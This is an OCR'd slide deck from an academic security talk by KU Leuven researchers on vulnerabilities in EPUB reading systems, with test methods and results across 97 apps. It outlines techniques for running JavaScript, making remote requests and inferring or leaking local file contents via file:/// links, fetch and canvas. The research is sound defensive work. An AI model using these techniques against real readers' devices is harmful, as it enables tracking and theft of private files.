
How Your E-book Might Be Reading You:
Exploiting EPUB Reading Systems





Gertjan Franken, Tom Van Goethem, Wouter Joosen

DistriNet


KU LEUVEN

The e-book ecosystem





e-book



ePUB

kobo

BARNES &NOBLE

amazonkindle


iBooks


ePUB 3.2

.EPUB (.ZIP)

EPUB file

EPUB reading system





ePUB 3.2

Remote resources

> A resource that is located outside of the EPUB Container, typically, but not necessarily, online.

- Security considerations
  - User consent or notification for network activity
  - Only rendering, no content access (SOP)

Research questions

- What is the state of freely available EPUB reading systems?

Granted capabilities

Security considerations

- Are these capabilities being (ab)used in the wild?

Malicious EPUBs

Tracking EPUBs

Research questions

- What is the state of freely available EPUB reading systems?

Granted capabilities

Security considerations

- Are these capabilities being (ab)used in the wild?

Malicious EPUBs

Tracking EPUBs

97 reading systems

15

9

3

Desktop apps (27)

35

20

Mobile apps (55)

5

5


Browser extensions (10)

Physical e-readers (5)

Semi-automated black-box evaluation

- JavaScript execution
- Remote communication
- Local file system access
- Persistent storage
- Feature access
- URI schemes
- Web engine evaluation

GitHub repo: https://github.com/DistriNet/evil-epubs



1) JavaScript support

Inline

```
<html>
   <p id=’msg’>No JS execution</p>
   . . .
   <script>
    document.getElementById(’msg’).innerHTML = “JS was executed!!!”;
   </script>
    . . .
</html>
```

External

```
<html>
 <p id=’msg’>No JS execution</p>
 . . .
 <script src=‘../js/change_p.js’></script>
 . . .
</html>
```

Backward compability

- E.g. ECMAScript 5 instead of 6

2) Remote communication

- HTTPLeaks [1]
  - Comprehensive set of HTML tags to initate requests
  - Server-side check

- Consent flow / notification
  - Client-side check

[1] Cure53. HTTPLeaks. https://github.com/cure53/HTTPLeaks, 2019.

3) Local file system access

- Inference of file existence
  - Rendering
    - <iframe>, <img>, <audio>, <video>, etc.
    - onLoad event
  - Timing attack
    - XmlHttpRequest, Fetch, <img>
    - onError event
  - File System in Userspace (FUSE)

- Leak file contents
  - XmlHttpRequest, Fetch
  - <canvas> to convert <img> to base64
  - <iframe> contentWindow attribute

file:/// protocol
- Direct link
- Symbolic file link (UNIX)
- Symbolic folder link (UNIX)

.html
.txt
.log
.bogus


.png
.jpg

.ttf

.mp3
.mp4

4) URI schemes (not in included in EPUB 3.2 spec)

- Official URI schemes [1]
  - mailto:gertjan.franken@kuleuven.be
  - tel:+32XXXXXXXX
- Custom URI schemes
  - twitter://status?status_id=XXXXXXXXX
  - ms-word://distrinet.cs.kuleuven.be



[1] Internet Assigned Numbers Authority (IANA). Uniform resource identifier (uri) schemes. https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml

5) Web engine evaluation

- ~~User-agent string~~

+/- 3000

<a>	1
<abbr>	0
<acronym>	0
<address>	0
<applet>	1
<area>	0
<article>	1
<aside>	1
<audio>	0
<b>	1
<base>	0
<basefront>	0
<bdi>	1
<bdo>	1
. . .	

- Engine fingerprinting based on MDN dataset [1]
  - Supported HTML tags and attributes
  - Supported JavaScript API
- Match known browser engine with unknown browser engine based on hamming distance between two fingerprints

[1] MDN's browser compatibility dataset. https://github.com/mdn/browser-compat-data.

Results (1)

	Desktop	Smartphone	Browser	E-reader	Total
JavaScript execution	13 (48%)	22 (40%)	3 (30%)*	1 (20%)	39 (40%)
Remote comm.**	15 (56%)	20 (36%)	10 (100%)	1 (20%)	46 (47%)

* Prevented by Content Security Policy

** Only 1 application requires user consent (Apple Books on iOS)

Results (2)

	Desktop	Smartphone *	Browser **	E-reader	Total
Infer existence of local files	10 (37%)	6 (11%)	0	0	16 (16%)
Read content of local files	5 (19%)	3 (5%)	0	0	8 (8%)


* Thanks to iOS design, no applications leaked local file system information

** SOP prevented access to local file system

Results (3)


	Desktop	Smartphone	Browser	E-reader	Total
URI handles	4 (15%)	10 (18%)	10 (100%)	0	24 (25%)
Insecure web engine	2 (7%)	0 *	0 *	1 (20%)	3 (3%)

* Embedded web engine updated automatically

